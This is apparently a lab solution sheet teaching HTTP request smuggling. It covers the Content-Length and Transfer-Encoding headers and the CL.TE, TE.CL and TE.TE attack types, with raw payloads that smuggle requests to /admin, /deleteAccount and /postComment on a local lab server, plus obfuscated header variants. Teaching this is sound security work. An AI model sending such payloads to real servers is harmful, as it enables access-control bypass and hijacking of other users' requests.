Lab HTTP Request Smuggling - Solution

Motivation

HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users. Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users.

Learning outcomes

After completing this lab students should be able to:

- Understand HTTP messages
- Explain HTTP headers
- Describe how request smuggling work
- Detect HTTP request smuggling
- Execute HTTP request smuggling
  Explain how HTTP request smuggling can be prevented

How HTTP works

HTTP (Hypertext Transfer Protocol) is a simple, text-based, request/response protocol. A client (browser, script, scanner) opens a TCP connection to a server, sends a request, and the server replies with a response.

What does a http request look like?

An HTTP request has:

1. a request line
2. headers
3. a blank line
4. an optional message body

```
GET /index.html HTTP/1.1
Host: www.example.re
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.1)
Accept: text/html
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate

q=smuggling
```

What are http headers?

Http headers pass additional information with a request/ response message.

- General headers: apply to both requests and responses (e.g., Connection, Date)
- Request headers: sent by the client (e.g.: Host, User-Agents, Cookie, Content-Length)
- Response headers: sent by the server (e.g., Server, Location)
- Entity/ Representation headers: describe the message body (e.g., Content-Type, Content-Length, Content-Encoding)

Question: What headers play an important role in HTTP request smuggling and what is their function? Provide an example on how an HTTP request with those headers look like.
Answer:

- Content-Length
  Declares the exact number of bytes in the message body.

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

q=smuggling
```

- Transfer-Encoding
  Specifies whether the body contains one or more chunked data. Each chunk consists of the chunk size in bytes (expressed in hexadecimal), followed by a newline, followed by the chunk contents.

```
POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

b
q=smuggling
0
```

Task 1: Redirect victim to another page
Craft a raw HTTP request from the attacker to the front-end that exploits a Transfer-Encoding / Content-Length parsing mismatch so the victim gets redirected to /admin.

```
POST / HTTP/1.1
Host: localhost:8080
Content-Length: 10
Transfer-Encoding: chunked
```


```
0

GET /admin HTTP/1.1
x-foo: x
```

HTTP Request Smuggling

HTTP request smuggling (HRS) is an exploit that takes advantage of inconsistencies in HTTP request parsing between intermediary components (reverse proxies & load balancers) and back-end servers. The vulnerability typically arises because the HTTP/1 specification provides two different ways to specify where a request ends, those being the Content-Length header and the Transfer-Encoding header.

By constructing requests that different components interpret differently, an attacker can desynchronise the request stream. This makes it possible to inject hidden requests into the back-end connection, which leads to cache poisoning, credential hijacking, bypass of access controls, or direct compromise of other users' sessions. Request smuggling is primarily associated with HTTP/1 requests. However, a website supporting HTTP/2 may be vulnerable, depending on their back-end architecture.



Question: Explain in your own words HTTP request smuggling

Task 2: Contact the authorized page

```
POST / HTTP/1.1
Host: localhost:8080
Content-Length: 10
Transfer-Encoding: chunked

0
```

```
POST /deleteAccount HTTP/1.1
x-foo: x
```

Question: What different HTTP request smuggling attack types exist? Explain them shortly.

Answer:

- **CL.TE** — The front end uses the Content-Length while the back end server uses Transfer-Encoding. The payload following the declared zero-length chunk may be interpreted as a separate request by the back end.

- **TE.CL** — The front end trusts Transfer-Encoding but the back end relies on Content-Length. Malicious content beyond the front end's perceived request boundary is queued and later executed by the back end.

- **TE.TE** — Both the frontend and backend parse Transfer-Encoding, but the header can be obfuscated (for example non-standard whitespace or duplicated headers), which causes one parser to ignore it, creating misalignment analogous to CL.TE or TE.CL.

Question: Craft an HTTP request smuggling request in an attack type of your choice

Answer:

CL.TE

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
```

TE.CL

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
```

```
0
```

TE.TE

```
Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding
: chunked
```

Task 3: Develop an attack to bypass the authentication on the first server

```
POST / HTTP/1.1
Host: localhost:8080
Content-Length: 10
Transfer-Encoding: chunked

0

POST /postComment HTTP/1.1
Host: localhost:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 90

x=
```

Question: Name and explain 3 defense types against HTTP request smuggling

Answer:

Defence against HTTP Request Smuggling
Ensuring that frontend and backend servers interpret HTTP requests the same way would

prevent HTTP Request Smuggling. This is however not an option in most cases due to servers running on different platforms with different software.
A better way to prevent smuggling is normalise HTTP requests before passing them to the backend, so that they are all interpreted the same way.